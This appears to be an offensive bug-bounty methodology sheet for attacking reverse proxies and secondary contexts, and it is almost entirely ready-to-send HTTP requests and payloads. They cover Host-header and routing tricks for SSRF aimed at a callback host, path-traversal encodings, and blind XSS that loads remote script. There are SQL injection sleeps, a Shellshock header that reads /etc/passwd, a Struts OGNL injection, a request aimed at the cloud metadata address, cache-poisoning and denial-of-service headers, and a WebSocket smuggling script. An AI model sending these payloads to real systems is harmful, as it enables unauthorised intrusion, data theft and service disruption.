Secondary Contexts

Mahmoud M. Awali

@0xAwali

attacker

Tricks To Identify Some " Hidden " Reverse HTTP Proxies

Blog

```
Rules Will Use To Figure Out There Is Reverse Proxy
          502 Bad Gateway status code
          483 status code
          When Using TRACE , The Body Contains The ' X-Forwarded-For ' String
          ' Via ' OR ' X-Via ' Headers Are Detected
          Some Fields Are Different Between Hops :
                    HTTP Status Codes
                    ' Server ' Headers
                    ' Content-Type ' Headers
                    ' Via ' Headers
                    HTML Titles
                    HTML ' Address ' Tags
                    ' X-Forwarded-For ' Values In Body
```

```
TRACE OR GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
Max-Forwards: Number e.g. 1 , 2 OR 3
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

Tricks To Identify Routing Of HTTP Request

Does /Endpoint-To-Proxy/../ Return Something Different Than /
Does /Endpoint-To-Proxy/../ Return Headers Different Than /

Try To Inject Encode , Double OR Triple URL Encoding In Parameters

#	%23
?	%3F
&	%26
.	%2e
/	%2F
@	%40

e.g. https://www.company.com/api/path?id=%23

Try To Inject Encode , Double OR Triple URL Encoding These Payloads After URL

```
..%2f%23
..;/
..%00/
..%0d/
..%5c
..\
..%ff/
%2e%2e%2f
.%2e/
```

e.g. https://www.company.com/api/..%00/


- Video
- Blog
- Tweet

attacker

My Methodology

Try To Use OPTIONS Method To Figure Out Are There Sub-Endpoints e.g. Endpoint-To-Proxy/Another-Endpoint

- Tweet



BUG BOUNTY TIP

"Try an OPTIONS request
on the api root path
to see what endpoints exist."

@haywire

attacker

My Methodology


Try To Change Request Method To PUT If You Got 201 Created Then There Is RCE

- Blog
- Blog
- Writeup

```
PUT /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

Try To Append .json Extension To Your Endpoints e.g. /endpoint-To-Proxy.json To Get Sensitive Information

- Tweet



@YAWORSK'S BUG BOUNTY TIP

The .json trick

Testing a Rails application? Append .json to URL endpoints. This sometimes returns way more sensitive data than it should!

attacker

My Methodology

Try To Figure Out Are There Endpoints Accept Establishing HTTP/2 Cleartext , If Yes Try To Smuggler It By Using Tool e.g. h2csmuggler

- Blog

Steps to produce :-

1 - Collect All The Endpoints
2 - Put It In File Called e.g. url.txt
3 - Open Your Terminal
4 - Write This Command

```
python3 h2csmuggler.py --scan-list url.txt --threads 5
```

attacker

Smuggler Websocket Endpoints

- Slides
- Video

```
import socket
req1 = '''GET /Endpoint-To-Proxy/ HTTP/1.1
Host: company.com
Sec-WebSocket-Version: 1337
Upgrade: websocket
'''.replace('\n', '\r\n')
req2 = '''GET /Internal-Endpoint HTTP/1.1
Host: localhost:PORT
'''.replace('\n', '\r\n')
def main(netloc):
    host, port = netloc.split(':')
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, int(port)))
    sock.sendall(req1)
    sock.recv(4096)
    sock.sendall(req2)
    data = sock.recv(4096)
    data = data.decode(errors='ignore')
    print data
    sock.shutdown(socket.SHUT_RDWR)
    sock.close()
```

Steps to produce :-

1 - Open Your Terminal
2 - Write This Command

```
python3 websocket-smuggler.py
```

My Methodology

If There Is Nginx As Reverse Proxy Try To Inject Blind XSS Payloads e.g. %3C%22img src='https://RandomString(10).id.burpcollaborator.net'%22%3E To Get XSS

- Slides

```
GET /Endpoint-To-Proxy/%3D%22img
       src='https://RandomString(10).id.burpcollaborator.net'%22%3E HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Inject XSS Payloads e.g. "></script><svg onload=%26%2397%3B%26%23108%3B%26%23101%3B%26%23114%3B%26%23116%3B(document.domain)> After Your Endpoints

- Tweet
- Writeup
- Writeup
- Writeup
- Writeup

```
GET /Endpoint-To-Proxy/
          "></script><svg onload=%26%2397%3B%26%23108%3B%26%23101
          %3B%26%23114%3B%26%23116%3B(document.domain)> HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Inject Host Header With Your Domain e.g.
Host: RandomString(10).id.burpcollaborator.net To Expose Internal Information

- Slides
- Video
- Writeup
- Writeup

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: RandomString(10).id.burpcollaborator.net
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Ambiguate The Host Header e.g. Host: company.com @RandomString(10).id.burpcollaborator.net To Expose Internal Information

- ▶ Video

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: company.com@RandomString(10).id.burpcollaborator.net
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Ambiguate The Host Header e.g. Host: company.com:@RandomString(10).id.burpcollaborator.net To Expose Internal Information

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: company.com:@RandomString(10).id.burpcollaborator.net
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Ambiguate The Host Header e.g. Host: company.com: RandomString(10).id.burpcollaborator.net To Expose Internal Information

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: company.com: RandomString(10).id.burpcollaborator.net
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Append Host Header With Your Domain e.g.
Host: RandomString(10).id.burpcollaborator.net To Expose Internal Information

- Slides
- Video
- Writeup

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
Host: RandomString(10).id.burpcollaborator.net
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject **Host Header With localhost** e.g. **Host: localhost** To Expose Internal Information

- Tweet

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append Host Header With localhost e.g. Host: localhost To Expose Internal Information

- Slides

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
Host: localhost
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To **Change Routing Of The Request e.g.**
GET /Endpoint-To-Proxy@RandomString(10).id.burpcollaborator.net# To Get SSRF

- Video
- Video
- Tweet

```
GET /Endpoint-To-Proxy@RandomString(10).id.burpcollaborator.net# HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Change Routing Of The Request e.g. GET @RandomString(10).id.burpcollaborator.net/Endpoint-To-Proxy To Get SSRF

- ▶ Video

```
GET @RandomString(10).id.burpcollaborator.net/Endpoint-To-Proxy HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

My Methodology

Try To Change Routing Of The Request e.g.
GET RandomString(10).id.burpcollaborator.net/Endpoint-To-Proxy To Get SSRF

- ▶ Video

```
GET :@RandomString(10).id.burpcollaborator.net/Endpoint-To-Proxy HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Change Routing Of The Request e.g.

GET /Endpoint-To-Proxy:@RandomString(5).id.burpcollaborator.net# With HTTP/1.0 To Get SSRF

- Blog

```
GET /Endpoint-To-Proxy:@RandomString(5).id.burpcollaborator.net# HTTP/1.0
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To **Change Routing Of The Request e.g.**

GET /Endpoint-To-Proxy@RandomString(5).id.burpcollaborator.net# With HTTP/1.0 To Get SSRF

- Blog

```
GET /Endpoint-To-Proxy@RandomString(5).id.burpcollaborator.net# HTTP/1.0
Host: company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Inject Host Header And X-Forwarded-Host With Your Domain e.g. Host: RandomString(10).id.burpcollaborator To Expose Internal Information

- Slides

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: RandomString(10).id.burpcollaborator.net
X-Forwarded-Host: RandomString(10).id.burpcollaborator.net
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To **Add Another Space-surrounded Host Header e.g. Host:RandomString(10).id.burpcollaborator.net** To Expose Internal Information

- Video
- Writeup

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
 Host: RandomString(10).id.burpcollaborator.net
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Change Host Header To host Header e.g. host: comapny.com
To Expose Internal Information

- **Slides**

```
GET /Endpoint-To-Proxy HTTP/1.1
host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Remove The Space That In The Host Header e.g. Host:comapny.com To Expose Internal Information

- Slides

```
GET /Endpoint-To-Proxy HTTP/1.1
Host:www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Add Tab Instead Of The Space That In The Host Header e.g. **Host:	comapny.com** To Expose Internal Information

- Resource

```
GET /Endpoint-To-Proxy HTTP/1.1
Host:		www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Add / , : , \x00 , \x20 , \x09 , \xad After Value Of The Host Header e.g. Host: comapny.com sensitive-file.txt To Expose Internal Information

- Resource

```
GET /Endpoint-To-Proxy HTTP/1.1
Host:   www.company.com sensitive-file.txt
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Override The Host Header e.g. POST https://company.com AND Change Host Header e.g Host: RandomString(10).id.burpcollaborator.net To Get SSRF

- ▶ Video
- ▶ Video
- M Writeup

```
GET https://company.com/Endpoint-To-Proxy HTTP/1.1
Host: RandomString(10).id.burpcollaborator.net
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Spoof The Original IP By Appending X-Forwarded-For Header e.g. X-Forwarded-For: 0000::1 To Expose Internal Information

- Writeup

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
X-Forwarded-For: 0000::1
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Spoof The Original IP By Appending X-Forwarded-For Header With Change HTTP/1.1 To HTTP/1.0 To Get SSRF

- Tweet

```
GET /Endpoint-To-Proxy HTTP/1.0
Host: www.company.com
X-Forwarded-For: RandomString(10).id.burpcollaborator.net
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Spoof The Original IP By Appending X-Forwarded-For Header With Encoded IP Addresses e.g. X-Forwarded-For: 0177.1 To Expose Internal Information

- Tweet

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
X-Forwarded-For: 0177.1
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

My Methodology

Try To Use X-Forwarded-For Header e.g. X-Forwarded-For: 127.0.0.1\r To Expose Internal Information

- Slides

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-For: 127.0.0.1\r
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use X_Forwarded_For Header Instead Of X-Forwarded-For e.g. X_Forwarded_For: 127.0.0.1 To Expose Internal Information

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X_Forwarded_For: 127.0.0.1
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use Forwarded Header e.g. Forwarded: for=127.0.0.1 , Forwarded: for=IPv4;proto=http;by=IPv4 OR Forwarded: for="[::1]:Port" To Bypass It

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Forwarded: for=127.0.0.1
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Spoof The Original IP By Appending X-ProxyUser-Ip Header e.g. X-ProxyUser-Ip: 127.0.0.1 To Expose Internal Information

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
X-ProxyUser-Ip: 127.0.0.1
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Spoof The Original User By Appending X-Remote-User Header e.g. X-Remote-User: admin To Expose Internal Information

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
X-Remote-User: admin
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Standard Headers e.g. Referer , Origin etc , To Get SSRF

- Slides

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: RandomString(10).id.burpcollaborator.net
Origin: https://RandomString(10).id.burpcollaborator.net
Connection: keep-alive
```

My Methodology

Try To Inject Double Standard Headers e.g. Referer , Origin etc , To Get SSRF

- Slides

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: RandomString(10).id.burpcollaborator.net
Referer: RandomString(10).id.burpcollaborator.net
Origin: https://RandomString(10).id.burpcollaborator.net
Origin: https://RandomString(10).id.burpcollaborator.net
Connection: keep-alive
```

attacker

My Methodology

Try To **Inject Noun-Standard Headers e.g. X-Forwarded-For , X-Forwarded-Host , X-Client-IP , True-Client-IP** AND **X-Originating-IP** etc , To Get SSRF

- Slides
- Video
- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
X-Forwarded-For: RandomString(10).id.burpcollaborator.net
X-Forwarded-Host: RandomString(10).id.burpcollaborator.net
X-Client-IP: RandomString(10).id.burpcollaborator.net
X-Originating-IP: RandomString(10).id.burpcollaborator.net
X-WAP-Profile: https://RandomString(10).id.burpcollaborator.net
True-Client-IP: RandomString(10).id.burpcollaborator.net
Connection: keep-alive
```

attacker

My Methodology


Try To Inject Double Noun-Standard Headers e.g. X-Forwarded-For , X-Client-IP , X-Forwarded-Host , True-Client-IP AND X-Originating-IP etc , To Get SSRF

- **Resource**

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
X-Forwarded-For: RandomString(10).id.burpcollaborator.net
X-Forwarded-For: RandomString(10).id.burpcollaborator.net
X-Forwarded-Host: RandomString(10).id.burpcollaborator.net
X-Forwarded-Host: RandomString(10).id.burpcollaborator.net
X-Client-IP: RandomString(10).id.burpcollaborator.net
X-Client-IP: RandomString(10).id.burpcollaborator.net
Connection: keep-alive
```

Try To Inject Blind XSS e.g. "><script src=//me.xss.ht></script> OR Time-Based SQLi e.g. ";WAITFOR DELAY '0.0.20'-- In X-Forwarded-For Header

- Tweet
- Blog



BUG BOUNTY TIP

“Put bXSS and SQLi payloads in x-forwarded-for headers. Almost nobody escapes IP’s!”

– Linus Särud, @_zulln

attacker

My Methodology

Try To Inject Blind XSS e.g. "><script src=//me.xss.ht></script> OR Time-Based SQLi e.g. 'XOR(if(now()=sysdate(),sleep(30),0))OR' In User-Agent Header

- Writeup
- Tweet

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0'XOR(if(now()=sysdate(),sleep(30),0))OR'
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject e.g. { :;}; echo $(</etc/passwd) In User-Agent Header To Get RCE

- Tweet

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: { :;}; echo $(</etc/passwd)
Referer: https://previous.com/path
Origin: https://www.company.com
```

My Methodology

Try To Inject Blind XSS e.g. "><script src=//me.xss.ht></script> In Referer Header

- M **Writeup**

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: "><script src=//me.xss.ht></script>
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject **Double Content-Type Header e.g. Content-Type: multipart/form-data Content-Type: application/json** To Expose Internal Information

- Resource

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: multipart/form-data
Content-Type: application/json
Content-Length: Number
Origin: https://www.company.com

parameter=value
```

My Methodology

Try To Inject Invalid Content-Type Header e.g. Content-Type: */* To Expose Internal Information

- Tweet

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: */*
Content-Length: Number
Origin: https://www.company.com

parameter=value
```

attacker

My Methodology

If There Is Linkerd Service Try To Inject l5d-dtab Header e.g.
l5d-dtab: /$/inet/169.254.169.254/80 To Get AWS metadata

- 🐦 Tweet

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
l5d-dtab: /$/inet/169.254.169.254/80
Content-Length: Number
Origin: https://www.company.com

parameter=value
```

attacker

My Methodology

Try To Inject Payloads In Content-Type Header e.g. Content-Type: %{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader(Header,4*4)}.multipart/form-data To Get RCE

- Writeup
- Writeup
- Writeup
- Tweet

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: %{#context['com.opensymphony.xwork2
.dispatcher.HttpServletResponse'].addHeader(Header,4*4)}.multip
art/form-data
Origin: https://www.company.com
```

Try To Inject Content-Length Header With Number And There Is Not Body Content To Expose Internal Information

- Resource

```
POST /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Content-Length: Number
Origin: https://www.company.com
```

attacker

My Methodology

Try To Ambiguate The Host Header e.g. Host: company.com:PORT To Achieve Cache Poisoning

- ▶ Video

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: company.com:PORT
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Add Another Space-surrounded Host Header e.g. Host:RandomString(10).id.burpcollaborator.net To Achieve Cache Poisoning

- ▶ Video

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: company.com
User-Agent: Mozilla/5.0
 Host: RandomString(10).id.burpcollaborator.net
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Add Another Space-surrounded Host Header e.g. Host:RandomString(10).id.burpcollaborator.net To Achieve Cache Poisoning

- ▶ Video

```
GET /Endpoint-To-Proxy HTTP/1.1
User-Agent: Mozilla/5.0
 Host: RandomString(10).id.burpcollaborator.net
Host: company.com
Referer: https://previous.com/path
Origin: https://www.company.com
Connection: keep-alive
```

attacker

My Methodology

Try To Inject X-Forwarded-Host e.g. X-Forwarded-Host: RandomString(10).id.burpcollaborator.net To Achieve Cache Poisoning OR XSS

- ▶ Video
- M Writeup

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-Host: RandomString(10).id.burpcollaborator.net
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject X-Forwarded-Host e.g. X-Forwarded-Host: www.company.com:PORT To Achieve Cache Poisoning OR XSS

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-Host: www.company.com:PORT
Referer: https://previous.com/path
Origin: https://www.company.com
```

Try To Inject Double X-Forwarded-Host e.g. X-Forwarded-Host: company.com And X-Forwarded-Host: RandomString(10).id.burpcollaborator.net To Achieve Cache Poisoning

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-Host: www.company.com
X-Forwarded-Host: RandomString(10).id.burpcollaborator.net
Referer: https://previous.com/path
Origin: https://www.company.com
```

My Methodology

Try To Inject X-Forwarded-Server e.g. X-Forwarded-Server: RandomString(10).id.burpcollaborator.net To Achieve Cache Poisoning OR XSS

- ▶ Video

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-Server: RandomString(10).id.burpcollaborator.net
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject X-Forwarded-Host And Origin e.g. Origin: null And X-Forwarded-Host: RandomString(10).id.burpcollaborator.net To Achieve Cache Poisoning OR XSS

- ▶ Video

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: null
X-Forwarded-Host: RandomString(10).id.burpcollaborator.net
Referer: https://previous.com/path
```

attacker

My Methodology

Try To Inject **Origin Header e.g. Origin: '-alert(1)-'** To Achieve Cache Poisoning OR XSS

- ▶ Video

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Origin: '-alert(1)-'
Referer: https://previous.com/path
```

attacker

My Methodology

Try To Inject X-Forwarded-Host And X-Forwarded-Scheme e.g. X-Forwarded-Scheme: nothttps And X-Forwarded-Host: RandomString(10).id.burpcollaborator.net To Achieve Cache Poisoning

- ▶ Video

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-Scheme: nothttps
X-Forwarded-Host: RandomString(10).id.burpcollaborator.net
Referer: https://previous.com/path
```

My Methodology

Try To Inject X-Host e.g. X-Host: RandomString(10).id.burpcollaborator.net To Achieve Cache Poisoning OR XSS

- Video
- Tweet

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Host: RandomString(10).id.burpcollaborator.net
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject X-Oversized-Header-Number e.g. X-Oversized-Header-1: xxx 20K xxx To Achieve Cache-Poisoned Denial-of-Service

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Oversized-Header-1: xxxxx 20K xxxx
X-Oversized-Header-2: xxxxx 20K xxxx
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject X-Metachar-Header e.g. X-Metachar-Header: \n To Achieve Cache-Poisoned Denial-of-Service

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Metachar-Header: \n
Referer: https://previous.com/path
Origin: https://www.company.com
```

My Methodology

Try To Inject X-HTTP-Method-Override e.g. X-HTTP-Method-Override: PUT To Achieve RCE OR Cache-Poisoned Denial-of-Service

- Writeup
- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-HTTP-Method-Override: PUT
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject X-Forwarded-Port e.g. X-Forwarded-Port: 123 To Achieve Cache-Poisoned Denial-of-Service

- Blog
- Writeup

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-Port: 123
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject X-Forwarded-SSL e.g.
X-Forwarded-SSL: xxxx To Achieve Cache-Poisoned Denial-of-Service

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-SSL: off
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Max-Forwards e.g. Max-Forwards: 0 To Achieve Cache-Poisoned Denial-of-Service

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Max-Forwards: 0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject zTransfer-Encoding OR Transfer-Encoding e.g. zTransfer-Encoding: xxxx To Achieve Cache-Poisoned Denial-of-Service

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
zTransfer-Encoding: xxxx
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Accept_Encoding e.g. Accept_Encoding: xxxx To Achieve Cache-Poisoned Denial-of-Service

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Accept_Encoding: xxxx
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject Range e.g. Range: bytes=cow To Achieve Cache-Poisoned Denial-of-Service

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Range: bytes=cow
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject User-Agent e.g. User-Agent: xxxx 20K xxxx To Achieve Cache-Poisoned Denial-of-Service

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: xxxx 20K xxxx
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Inject **Keep-Alive , Transfer-Encoding , Trailer , Upgrade , Proxy-Authorization , TE Connection** OR **Proxy-Authenticate** e.g. **Connection: close, Cookie** To Abuse Hop-By-Hop

- Blog

```
GET /Endpoint-To-Proxy HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Connection: close, Cookie
Referer: https://previous.com/path
